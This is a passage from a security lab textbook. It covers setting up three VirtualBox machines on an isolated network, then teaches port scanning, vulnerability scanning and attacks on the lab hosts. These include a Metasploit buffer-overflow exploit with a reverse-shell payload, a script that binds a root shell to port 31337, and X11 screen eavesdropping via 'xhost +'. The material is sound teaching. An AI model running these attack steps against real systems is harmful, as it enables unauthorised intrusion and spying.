2.1 Objectives

After completion of this chapter you should:

- be able to install your own virtual machines in VirtualBox


- be able to install the delivered virtual machines on your computer, provided VirtualBox runs on your computer's operating system
- be able to tackle all subsequent practical exercises
- know the layout of the virtual network connecting the virtual machines
- know the characteristics of the virtual machines provided

2.2 VirtualBox

VirtualBox is a full, general-purpose virtualizer for x86 hardware. It is a professional-quality virtualization environment that is also open-source software. The software can be downloaded from the Internet [23]. For most Linux distributions there exist packages that allow its automatic installation using the corresponding package management system.

2.2.1 Setting up a New Virtual Machine

Once VirtualBox has been installed, setting up new virtual machines is straightforward. Figure 2.1 shows the main window of VirtualBox displaying information about the virtual machine `alice` that is currently running.



bob
Powered Off
alice
Running
mallet
Powered Off

General
Name: alice
OS Type: Ubuntu

System
Base Memory: 512 MB
Boot Order: Floppy, CD/DVD-ROM, Hard Disk

Display
Video Memory: 12 MB
Remote Desktop Server: Disabled

Storage
IDE Controller
IDE Secondary Master (CD/DVD): VBoxGuestAdditions.iso (38.95 MB)

Fig. 2.1 VirtualBox main window

- Pressing the *New* button in the upper left corner opens the *New Virtual Machine Wizard* that guides you through the steps necessary to create a new virtual machine in VirtualBox.
- Providing the type of operating system to be installed allows VirtualBox to prepare OS-dependent proposals for parameters such as the necessary amount of base memory (RAM) or the size of the virtual hard drive.
- Having chosen the size of the base memory, the next step, *Virtual Hard Disk*, allows you to either create a new hard disk or to use an existing hard disk.
- If you choose to create a new hard disk, a virtual hard disk will be created on your system. After creating the hard disk you will be asked to select a boot-medium to install the operating system. If you have chosen to use an existing hard disk, the setup is already completed as it is assumed that the hard disk contains a bootable system.

Note that the virtual machines you need to work through the examples presented in this book are provided as hard disks (*vdi* files in the VirtualBox terminology). To install these machines you must save the corresponding vdi files somewhere on your system. Choose the option *Use existing hard disk*, leaving the check-box *Boot Hard Disk (Primary Master)* as it is, and select the location of the vdi file to be installed.

This completes the initial setup of a new virtual machine. However, there are settings, such as the network connecting the virtual machines, that must be configured manually on a per-system basis after the hard disks have been created. You can access these settings (only if the machine is shut down) by marking the corresponding virtual machine in VirtualBox's main window and by pressing the *Settings* button.


2.2.2 The Network

Having installed the hard disks, we must configure VirtualBox to allow the machines to communicate over an IP network (see Fig. 2.2). The network is configured for every virtual machine separately (mark the shutdown virtual machine then follow *Settings* $\longrightarrow$ *Network*).

For every virtual machine, VirtualBox provides up to eight different virtual PCI network adapters. Using the *advanced* menu you can choose the type of network card to be virtualized by VirtualBox (some operating systems may not support certain cards by default). Furthermore, you can choose a MAC address for the interface and may choose whether the corresponding network cable is plugged in at the start-up of the machine or not.

Each network adapter can be separately configured to operate in one of the following modes:

Not attached: VirtualBox reports to the guest operating system that the corresponding network adapter is present, but that there is no connection (cable unplugged).



☑ Enable Network Adapter

Attached to: Internal Network

Name: InfSec

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Mac Address: 0800272AAB8D

☑ Cable connected

Fig. 2.2 VirtualBox network settings

Network Address Translation (NAT): VirtualBox acts as a router providing DHCP-service to the guest operating system, using the physical network to connect to the Internet. If you want to connect the guest operating system to the Internet, this is the easiest way to do so.

Bridged networking: VirtualBox connects to one of your installed network cards and transports packets directly between the guest operating system and the network connected to your physical network card.

Internal networking: This creates a network containing a set of selected virtual machines without requiring a physical network interface card.

Host-only networking: This creates a network that contains the host and a set of virtual machines. No physical interface is needed; instead a virtual interface (such as a loopback interface) is created on the host. This is a kind of hybrid mode between bridged and internal networking modes, i.e., the virtual machines can talk to each other (internal networking) and can talk to the host (bridged networking). However, there is no need for a physical interface as in bridged networking, and the virtual machines cannot talk to the outside world since they are not connected to the physical interface.

In the following, we will only use the *Internal Networking* mode, so that the virtual machines may talk to each other over a virtual network, but may not connect to the Internet. However, if you wish to connect to the Internet, for example, to download software, then you can simply enable an additional network adapter in *NAT* mode.

2.3 The Lab Environment

To carry out the experiments presented in this book, we provide three preconfigured virtual machines, **`alice`**, **`bob`**, and **`mallet`**. The machines are delivered as vdi files such that they can be installed in VirtualBox (use the vdi files as virtual disks).

In order to be compliant with the network setup used in this book, you should enable a network adapter for each of the virtual machines and attach it to an *Internal Network*, for example, named *InfSec*. Finally, the network should look like the one shown in Fig. 2.3.




Fig. 2.3 Network setup

Note that the exercises in subsequent chapters entail practices like port scans that might be considered malicious by system administrators if executed against a system under their control. In order to prevent unintended, suspicious network traffic originating from your machine, we recommend that you carry out the assignments in this book using an isolated virtual network. We therefore urge you not to enable a network adapter that connects any of the virtual machines to the Internet. Also note that the virtual machines are preconfigured in such way that the described attacks work. For example, some of the attacks rely on older unpatched kernel versions. Updating the underlying operating system (e.g., over the Internet) might disable some vulnerabilities and thus make it impossible to successfully complete some assignments.

2.3.1 The Hosts

The virtual disks `alice.vdi`, `bob.vdi` and `mallet.vdi` can be downloaded from the web page www.appliedinfsec.ch. Whereas host **`alice`** is configured as a typical desktop computer having a graphical user interface, **`bob`** is configured as a server, i.e., there is no graphical user interface installed and the machine's operating system can only be accessed using a simple command-line interface. Finally, **`mallet`** plays the role of the adversary's machine, having a similar desktop environment to that of **`alice`**, with the necessary software to complete the attacks preinstalled.

Note that the virtual machines delivered as vdi files contain the necessary configurations for automatic configuration of interfaces according to the network setup shown in Fig. 2.3. Since interface configurations under Linux use the interface's name, and the interface's name is bound to the interface's MAC address, you must configure the MAC address of the corresponding virtual machine in VirtualBox accordingly. To do so you must manually enter the corresponding MAC address (given for every machine below) in the *network* section of each machine's configuration menu in VirtualBox (see also Sect. 2.2.2 above).

Settings for VirtualBox: For optimal performance of the virtual guest systems **`alice`** and **`mallet`**, VirtualBox offers system-specific tools called *guest additions*. These additions provide a closer integration between host and guest systems and allow features such as mouse pointer integration, better video support etc. You may install these guest additions for hosts **`alice`** and **`mallet`** as follows.

1. Choose *Devices*⟶*Install Guest Additions* ... in the tool bar of the corresponding virtual machine's window after booting.
2. On the virtual machine's filesystem you will now find a mounted CD that contains an installation script, autorun.sh, which can be executed by double-clicking on it.

Host alice

The host **`alice`** runs a typical Linux desktop operating system, namely Ubuntu 10.04.1 codename *lucid*. In addition to the standard distribution software, **`alice`** runs a set of services such as HTTP and SSH servers.

The passwords for the users *`alice`* and *`root`* to access the operating system are:

User name	Password
`alice`	`alice`
`root`	`alice`

The user names and passwords for the applications running on **`alice`** are:

User name	Password
`alice`	`alice123`
`bob`	`bob123`
`mallet`	`mallet123`

Host bob

The host **`bob`** runs a Debian server operating system and is configured as a typical Linux server. The server runs a set of services including FTP, HTTP, and SSH servers. To create a web site including a web shop, the server's administrator has installed the popular web content management system *Joomla!* in combination with the web shop extension *VirtueMart*.

The passwords for the users *`bob`* and *`root`* to access the operating system are:

User name	Password
`bob`	`bob`
`root`	`bob`

The user names and passwords for the applications running on **`bob`** are:

User name	Password
`alice`	`alice123`
`bob`	`bob123`
`mallet`	`mallet123`

Host mallet

The host **`mallet`** plays the role of the adversary's computer. Like **`alice`** it runs a Linux desktop operating system (Ubuntu 10.04.1 lucid). In addition to the software that comes with the standard distribution, there are many tools installed on **`mallet`** that will be used for attacks against **`alice`** and **`bob`** as described below.

The set of tools includes a port scanner (Nmap), a vulnerability scanner (OpenVAS), a password cracker (John the Ripper) and several others.

The passwords for the users *`mallet`* and *`root`* to access the operating system are:

User name	Password
`mallet`	`mallet`
`root`	`mallet`

2.4 Installing the Virtual Machines

To successfully complete the steps described below, we assume that you have successfully installed VirtualBox and that the virtual hard disks `alice.vdi`, `bob_(Debian).vdi` and `mallet.vdi` are locally accessible in a directory of your machine.

2.4.1 Installing host `alice`

1. Open VirtualBox
2. Choose the *New* button in the upper left corner to open the *New Virtual Machine Wizard*
3. Enter `alice` in the name field, choose *Linux* for the *Operating System* option and select *Ubuntu* using the *Version* drop-down list
4. Leave the proposed *Base Memory Size* unchanged (you can also change it according to your preferences and hardware setup)
5. In the *Virtual Hard Disk* wizard leave the check-box *Boot Hard Disk* as it is, choose the option *Use existing hard disk* and select the file `alice.vdi` on your local file system
6. Finish the base installation by pressing the *finish* button on the *Summary* page
7. In the *VirtualBox OSE Manager* mark the newly created virtual machine *alice* and press the *Settings* button in the tool bar
8. Select *Network* in the *alice - Settings* window
9. Leave the *Enable Network Adapter* check-box as it is, change the *Attached to:* drop-down list to *Internal Network* and give it the name *InfSec*
10. Press the *Advanced* button to display additional options, change there the *MAC-Address* to 080027ED5BF5 and press *OK* to confirm the changes

Summary of `alice`'s settings for VirtualBox:

- **MAC address** for the Ethernet interface: **08:00:27:ED:5B:F5**

2.4.2 Installing host `bob`

1. Open VirtualBox
2. Choose the *New* button in the upper left corner to open the *New Virtual Machine Wizard*
3. Enter `bob` in the name field, choose *Linux* for the *Operating System* option and select *Debian* using the *Version* drop-down list
4. Leave the proposed *Base Memory Size* unchanged (you can also change it according to your preferences and hardware setup)
5. In the *Virtual Hard Disk* wizard leave the check-box *Boot Hard Disk* as it is, choose the option *Use existing hard disk* and select the file `bob_(Debian).vdi` on your local file system
6. Finish the base installation by pressing the *finish* button on the *Summary* page
7. In the *VirtualBox OSE Manager* mark the newly created virtual machine *bob* and press the *Settings* button on the tool bar
8. Select the *System* tab page in the *bob - Settings* window and mark the *Enable IO APIC* check-box under *Extended Features*
9. Select *Storage* in the *bob - Settings* window
10. Mark the *IDE Controller*, select *Add Hard Disk* (the right disks symbol in the *IDE Controller line*), and press *Choose existing disk*
11. Choose the file `bob_(Debian).vdi` on your file system
12. Remove the corresponding file under *SATA Controller*
13. In the *bob - Settings* window select *Network*
14. Leave the *Enable Network Adapter* check-box as it is, change the *Attached to:* drop-down list to *Internal Network* and give it the name *InfSec*
15. Press the *Advanced* button to display additional options, change there the *MAC-Address* to 0800272AAB8D
16. Press *OK* to confirm the changes

Keyboard layout: To adjust the keyboard layout on **`bob`** to your local setting, log in as user root and run the command: `dpkg-reconfigure console-data`

Summary of `bob`'s settings for VirtualBox:

- **MAC address** for the Ethernet interface: **08:00:27:2A:AB:8D**
- **`bob`** only starts if IO-APIC is set
- the hard disk must be attached to the IDE-controller as the primary master

2.4.3 Installing host `mallet`

1. Open VirtualBox
2. Choose the *New* button in the upper left corner to open the *New Virtual Machine Wizard*
3. Enter `mallet` in the name field, choose *Linux* for the *Operating System* option and select *Ubuntu* using the *Version* drop-down list
4. Leave the proposed *Base Memory Size* unchanged (you can also change it according to your preferences and hardware setup)
5. In the *Virtual Hard Disk* wizard leave the check-box *Boot Hard Disk* as it is, choose the option *Use existing hard disk* and select the file `mallet.vdi` on your local file system
6. Finish the base installation by pressing the *finish* button on the *Summary* page
7. In the *VirtualBox OSE Manager* mark the newly created virtual machine *mallet* and press the *Settings* button on the tool bar
8. Select *Network* in the *mallet - Settings* window
9. Leave the *Enable Network Adapter* check-box as it is, change the *Attached to:* drop-down list to *Internal Network* and give it the name *InfSec*
10. Press the *Advanced* button to display additional options, change the *Promiscuous Mode:* drop-down list to *Allow VMs*, then change the *MAC-Address* to 080027FB3C18 and press *OK* to confirm the changes

Summary of `mallet`'s Settings for VirtualBox:

- **MAC address** for the Ethernet interface: **08:00:27:FB:3C:18**
- the Ethernet interface must be set to promiscuous mode

Chapter 3
Network Services

Operating systems typically offer services that can be accessed over the network. A typical example is a server that allows clients to access content on the server using a web browser. In this context, we use the term *(network) service* to denote an open TCP or UDP port in combination with a process listening on the port. A single process may offer multiple services, for example, the server *inetd*. In contrast, multiple processes may use the same port, for example, a web server.

Default installations of operating systems often include different network services (e.g., RPC, SMTP and SSH) to simplify system administration. Inexperienced users often install services that are unneeded for their purposes simply to get applications quickly up and running, or to ensure that their system provides full functionality. From the adversary's point of view, every running service provides a potential point of entry into the system. Noteworthy here are default services that are not monitored. These pose a serious security risk since they often run with default configurations and are not regularly updated. Hence, deactivating or restricting unused services are easy ways to increase system security. The act of reducing a system's functionality and access permissions to a minimum and thus reducing its attack surface is often called *system hardening*.

3.1 Objectives

You will learn about potential threats caused by running network services. You will see examples of network services that are installed by default and that might pose a security risk. After completion of this chapter you should be able to:

- identify all running services (open ports and corresponding processes) on a Linux system
- know different methods to deactivate or restrict services, and understand the advantages and disadvantages of these methods
- gather information about unknown services

- identify the relevant services for a given application and configure the system accordingly

3.2 Networking Background

Network protocols enable communication between nodes in a network. A variety of protocols are used to handle different aspects of communication, such as physical media access, unreliable network transmission and application data formats. To reduce complexity and support modularity, network protocols are built in a layered fashion. The lower layers implement basic functionality (e.g., transmission of bits across a link) and the upper layers implement more complex functionality (e.g., reliable transmission of messages). By organizing network protocols this way, a higher-layer protocol can use a lower-layer protocol as a service. This is analogous to layering elsewhere, such as applications running on an operating system running on hardware.

The most common networking model is the *Open Systems Interconnection (OSI) model*, which consists of seven layers. We will however use the simpler *TCP/IP model*, also called the *Internet Protocol Suite* [6], with its four layers: application, transport, internet and link.

Examples of application-layer protocols are the *Hypertext Transfer Protocol* (HTTP) and the *File Transfer Protocol* (FTP). These protocols use the transport layer to transfer messages between clients and servers. The transport layer provides end-to-end message transfer independent of the underlying network. It also splits the messages into segments and implements error control, port number addressing (application addressing) and additional features. The transport layer wraps layer-specific information around the segments and passes them to the internet layer. This wrapping and unwrapping is called *encapsulation* and *decapsulation*, respectively. The internet layer, also called the IP layer, solves the problem of sending datagrams across one or more networks. To do so, the internet layer identifies and addresses the source host and the destination host and routes the datagrams hop by hop from the source to the intended destination. When the next hop is determined, the link layer implements the physical transmission of data to the next host. Upon reaching the final destination, the encapsulated datagram is passed upwards, layer by layer, until the entire message reaches the application layer for further processing.

Figure 3.1 depicts the application-layer protocol (HTTP) running between a client and a server, separated by two routers. On the client, the application-layer message is passed down the network stack with each layer adding information (headers and trailers) to the data it receives. At the link layer, the physical representation of each datagram (called a frame) is sent over wireless LAN (using the 802.11x standard) to the first router and over Ethernet afterwards until the datagram reaches its destination, where the receiving host passes the data back up to the application layer. We provide below more details on the internet layer and the transport layer.




Fig. 3.1 Example request in the TCP/IP model

3.2.1 Internet Layer

The *Internet Protocol* (IP) is the central communication protocol in the Internet Protocol Suite. It delivers transport layer segments across networks and provides a connectionless datagram transport service. The datagram is encapsulated with an IP header specifying the source and destination addresses. The protocol then passes the encapsulated datagram to the link layer, where it is sent over the next intermediate link and iteratively forwarded over multiple nodes to the destination. Every intermediate host passes the IP datagram to the next host on the way to the datagram's final destination. Forwarding is based on the datagram's destination IP address and the host's local routing table. IP is unreliable in that datagrams may be lost or reordered en route.

Internet Control Message Protocol (ICMP) is a protocol on the internet layer. It uses IP in that ICMP messages are encapsulated in individual IP datagrams. ICMP is used to send error messages when sending an IP datagram fails. Examples are when the destination host is unreachable or when an IP datagram has exceeded the *time to live*, which is defined in the IP header and refers to the maximum number of hops between the source and the destination host. Note that ICMP does not make IP reliable since ICMP error messages may also be lost without any report.

3.2.2 Transport Layer

The *Transmission Control Protocol* (TCP) and the *User Datagram Protocol* (UDP) implement the transport layer functionality of the Internet Protocol Suite. In the following, we introduce the relevant properties of both protocols that we need for this and subsequent chapters.

Transmission Control Protocol

TCP is a *connection-oriented* protocol that provides reliable host-to-host communication. Segments are ordered according to sequence numbers defined in the TCP header, and lost segments are retransmitted. Figure 3.2 depicts the segments exchanged within a TCP session.

Before any data is sent over a TCP connection, the source and destination hosts establish a transport-layer connection by executing a three-way handshake. In this connection set-up phase, three segments are exchanged, where the *SYN* and *ACK* flags in the TCP header are set as depicted in Fig. 3.2. If the target host is not listening on the requested TCP port (i.e., the port is closed), the target responds to a connection request by sending a TCP segment where the reset flag (*RST*) is set. After successfully establishing a connection, data can be reliably transmitted. The connection is closed by another handshake, where the TCP header's *FIN* flag signals the request to terminate the connection. Note that data may be transported, and thus confirmed, multiple times within a session. Moreover data may be transmitted in either direction.




Fig. 3.2 TCP connection

User Datagram Protocol

In contrast to TCP, UDP is a *connectionless* protocol. Data segments are sent without first establishing a connection, and reception of a segment does not require sending a response. Whereas TCP guarantees reception of transmitted segments in the correct order by tracking message sequence numbers, UDP is an unreliable transport protocol. Although reliability of transport and correct order of datagrams seem to be important guarantees provided by a transport layer protocol, there are applications which prefer the transport speed of an unreliable protocol over the delay introduced by reordering or retransmission of segments. Examples include video-streaming or telephony. Another important example of a service that uses UDP as a transport protocol is the Domain Name System (DNS), where only short datagrams are exchanged. In this case retransmission is preferred over session establishment. In cases where a host receives a UDP segment on a UDP port to which it is not listening, it responds with an ICMP port unreachable message.

3.3 The Adversary's Point of View

We now look at the security implications of computer networks, first from the adversary's perspective and then from the administrator's perspective.

3.3.1 Information Gathering

In order to attack a networked system, an adversary gathers as much information about the target system as possible. Relevant information includes:

- host name and IP address
- network structure (firewalls, subnets, etc.)
- operating system (version, patch-level)
- network services (ports and applications)

If the adversary is located in or controls a host in the same broadcast domain (e.g., Ethernet) as the target system, he may use a packet sniffer to passively eavesdrop on communication with the target system.

The adversary may also actively determine which ports are open on the target machine by sending IP datagrams and analyzing the responses. This is called *port scanning*. The simplest way to determine the set of open ports on a target machine is to try to connect to every single port. In the case of an open TCP port, the target machine will complete a TCP three-way handshake. If completion of the handshake fails (if the port is closed, the target typically responds with a TCP reset segment) the adversary considers the port to be closed. Similarly for UDP ports, if the port is closed then the target will reply with an ICMP port unreachable message. However, this method has an important drawback: It typically leaves traces on the target machine, such as error messages or a large number of interrupted sessions.

To prevent or complicate detection, there exist so-called stealth scans. This type of scan exploits the fact that operating systems react to invalid connection attempts. Based on answers to invalid attempts, an adversary can decide if the corresponding port is open or not. Since these attempts do not result in established sessions, the application waiting for input from the corresponding port will not create error messages. Moreover port scanners such as Nmap have additional options that try to circumvent firewalls. Firewalls, in turn, may try to detect or prevent stealth scans.

Some port scanning tools such as Nmap, p0f and hping can determine the target's operating system from the answers they receive to the challenge packets. The TCP specification leaves some details unspecified and implementations of these details often differ, for example, how an operating system reacts to invalid connection requests. This enables one to determine the TCP fingerprints of different operating systems. A detailed explanation of how OS-detection works can be found on the Internet [9, 17].

▷ Read the manual page of Nmap (`man nmap`). Recall that Nmap is installed on **`mallet`** and it must be started with *`root`* privileges to use some options.

▷ On **`mallet`**, start tcpdump (or Wireshark) as *`root`* in a separate terminal to follow different scanning methods.

```
mallet@mallet:$ sudo tcpdump host alice
```

Using the default settings, Nmap delivers quite detailed results.

```
mallet@mallet:$ nmap alice
```

To limit the amount of information returned by Nmap, we will only scan two ports in the next example. Port 22 is usually used by SSH. Port 24 is reserved for private mail systems and is typically closed. Adding the option `-v` to the command yields additional output information.

```
mallet@mallet:$ nmap -v -p 22,24 alice
```

Problem 3.1 How do the outputs of tcpdump differ if you try to connect to an open TCP port compared to a closed TCP port?

By adding the option `-s` one can choose from a number of different scan methods. Examples include:

`-sS`:	SYN scan, TCP connections are never completed
`-sT`:	TCP connect scan
`-sA`:	ACK scan

See Nmap's manual page for more information.

Another well-known scan method is the previously mentioned stealth scan. The following command starts a stealth scan (called the Xmas scan) on the TCP ports 22 and 24:

```
mallet@mallet:$ sudo nmap -sX -v -p 22,24 alice
```

Problem 3.2 What is the difference between a stealth scan and a normal scan?

Problem 3.3 The option `-sI` starts what is called an *idle* scan. This scan method allows an adversary to scan a host without sending packets from his real IP address. Explain how this works.

Other useful options of Nmap are:

`-O`: detection of the remote operating system
`-sV`: detection of the service version

```
mallet@mallet:$ sudo nmap -O -sV -v alice
```

To check a single port or service for its availability, it is often sufficient to connect to the port using Telnet or Netcat. These tools have the additional advantage that any output of the process serving the port will be displayed. This output might provide useful hints identifying the service and possibly its version.

The following commands connect to the SMTP port (25) on **`alice`**:

```
mallet@mallet:$ telnet alice 25
mallet@mallet:$ nc alice 25
```

▷ Perform a UDP port scan on **`alice`** and compare the packets sent with those of a TCP scan using tcpdump or Wireshark. Since UDP scans are slow (Why?) it makes sense to limit the number of ports.

```
mallet@mallet:$ sudo nmap -sU -p 52,53 alice
```

Problem 3.4 Why is there no stealth mode for UDP scans?

Port scans, especially stealth scans, have the disadvantage that they may attract attention. Indeed, when carried out on the Internet, your Internet service provider is likely to be upset.

Problem 3.5 Why may stealth scans attract more attention than simple connect scans? Why are they then called stealth scans? From this perspective, what is the advantage of a SYN scan compared to other stealth scan methods?

3.3.2 Finding Potential Vulnerabilities

In the previous sections you have seen the Nmap tool and alternative ways to determine the services running on a target machine, such as combining tools like Telnet or Netcat with tcpdump. Besides these techniques, there exist more sophisticated tools called *vulnerability scanners*. Examples of such tools are Nessus and OpenVAS. Instead of simply enumerating the set of open TCP/UDP ports, vulnerability scanners try to determine the service listening on the corresponding port. Additionally, these tools use databases of known vulnerabilities to determine potential weak points of the target systems.

Vulnerability scanners use information provided by "talkative" services. Such services willingly provide, for example, their name, their version number, patch-level, loaded modules, and sometimes even user names and configuration details. The more information given away, the easier it is for the adversary to learn about the server's setup and potential vulnerabilities.

▷ The web server running on **alice** reveals some important information. Start with the following simple connection attempt:

```
mallet@mallet:$ telnet alice 80
Connected to alice.  Escape character is '^]'
HEAD / HTTP/1.1
```

Problem 3.6 Use Nmap to gather more information about the HTTP server running on **alice**.

- Which options for Nmap did you choose and why?
- What information did you receive about the server?

▷ On **mallet**, start the vulnerability scanner OpenVAS. The tool consists of a server openvasd that must be started as *root* and the client openvas-client which can be started as user *mallet*. Perform a scan of the machine **alice** using the scan assistant. Use *mallet*'s system password to log in to the openvas server. This is quite time consuming so you might take this opportunity for a coffee break. Impatient readers may even choose to skip this exercise.

```
 mallet@mallet:$ sudo
openvasd ... All plugins loaded
```

In a second terminal window open the corresponding client:

```
mallet@mallet:$ openvas-client
```

Problem 3.7 What are the main differences between the scan using Nmap and the scan using OpenVAS?

3.3.3 Exploiting Vulnerabilities

Once the adversary has identified a vulnerability on the target system, he uses an *exploit* to take advantage of it. Exploits may be found on the Internet or developed by the adversary himself.

▷ Use the tools Nmap and OpenVAS on **`mallet`** to gather information about the services running on **`bob`**.

Both tools find the unusual open TCP port 12345.

Problem 3.8 Use the Netcat tool or Telnet to connect to port 12345 on **`bob`**.

- What kind of service appears to be running on this port?
- What might be a potential vulnerability in such a service?
- Can you gather any evidence that might confirm your suspicion of a potential vulnerability?

As you might have discovered, the service running on **`bob`**'s TCP port 12345 is an echo service that reflects the user's input to the port. This service processes input received from the network. Whenever input is processed that originates from a potentially malicious source, the question arises of whether the input is properly validated. Are there input strings that might result in an insecure state on **`bob`**?

The echo service running on **`bob`** is indeed vulnerable to a buffer overflow. We will now exploit the vulnerability in two different ways. First, we will use the *Metasploit Framework* [10] on **`mallet`** to open a *`root`* shell on **`bob`**. Second, we will use a simple Python script on **`mallet`** to open an additional port on **`bob`** that can be used by an adversary for later attacks. Both of these methods exploit the same vulnerability.

▷ The *Metasploit Framework* is a platform for writing, testing, and using exploit code. Metasploit is preinstalled on **`mallet`** and will be used in the following to exploit the buffer overflow vulnerability. Take the following actions:

- Start the Metasploit console in a shell using the command `msfconsole`.
- Set the following parameters in console:

```
msf > use exploit/linux/appseclab/echod
msf exploit(echod) > set payload linux/x86/shell_reverse_tcp
msf exploit(echod) > set encoder generic/none
msf exploit(echod) > set rhost 192.168.1.1
msf exploit(echod) > set lhost 192.168.1.3
msf exploit(echod) > set rport 12345
msf exploit(echod) > set lport 3333
```

- After all parameters have been set, execute the exploit by typing the command: `msf exploit(echod) > exploit`
- After executing the above steps, you will have access to a *root* shell (in the Metasploit console).

We now use a Python script to insert code, so that a *root* shell will be bound to TCP port 31337. Having successfully executed the script, an adversary can connect to the *root* shell on **bob** using, for example, Netcat or Telnet.

▷ The Python script can be found in the directory `Exploits/Echo Daemon` on **mallet**. To execute the exploit proceed as follows:

- Switch to the correct directory
  ```
  mallet@mallet:$ cd ~/Exploits/Echo\ Daemon
  ```
- Execute the Python script with the command
  ```
  mallet@mallet:$ python echod_exploit.py
  ```
- Connect to the open port using Netcat
  ```
  mallet@mallet:$ nc 192.168.1.1 31337
  ```
- At this point you can execute any command in the *root* shell on **bob**.

Note that you may need several tries to successfully exploit the vulnerability. Once the exploit succeeds, you may need to restart the echo daemon on **bob** to perform this attack again.

3.3.4 Vulnerable Configurations

The X Window system (also called X or X11) provides a graphical user interface for Linux systems. X was primarily designed for thin clients (terminals) that share the processing power of a more powerful machine (server). The terminal simply presents the server's output on the client's screen and forwards user input to the server. X was designed to be used over the network and offers a broad range of possibilities to access the input and output to and from a host running X over the network. Nowadays, standard desktop installations of Linux systems (e.g., Debian) typically disable network access to the X server. However, it is still a convenient way to administer a remote machine over a network.

To restrict access to the X server, the X Window system offers a range of methods to enforce access control. However, many users are unable to cope with the complexity of the access control system and they deactivate it using the command `xhost +`. Users are often not aware of the security implications that this simple configuration command has on their systems.

▷ In the following example, we begin by turning off the access control mechanism on **`alice`**. Furthermore, we start the X-Window application xclock:

```
alice@alice:$ xhost +
access control disabled, clients can connect from any host
alice@alice:$ xclock &
```

On **`mallet`**, we use the program xtv to access **`alice`**'s remote X-server. Similarly, it is possible to modify or eavesdrop on keyboard or mouse inputs on the remote machine.

```
mallet@mallet:$ xtv -d alice:0.0
```

The last argument has the format `host:display.screen`. This denotes in the above example that the logical screen 0 of the physical display 0 on **`alice`** is to be used.

Another application providing similar features is xwatchwin. As with xtv you can display the content of **`alice`**'s screen.

```
mallet@mallet:$ xwatchwin alice root
```

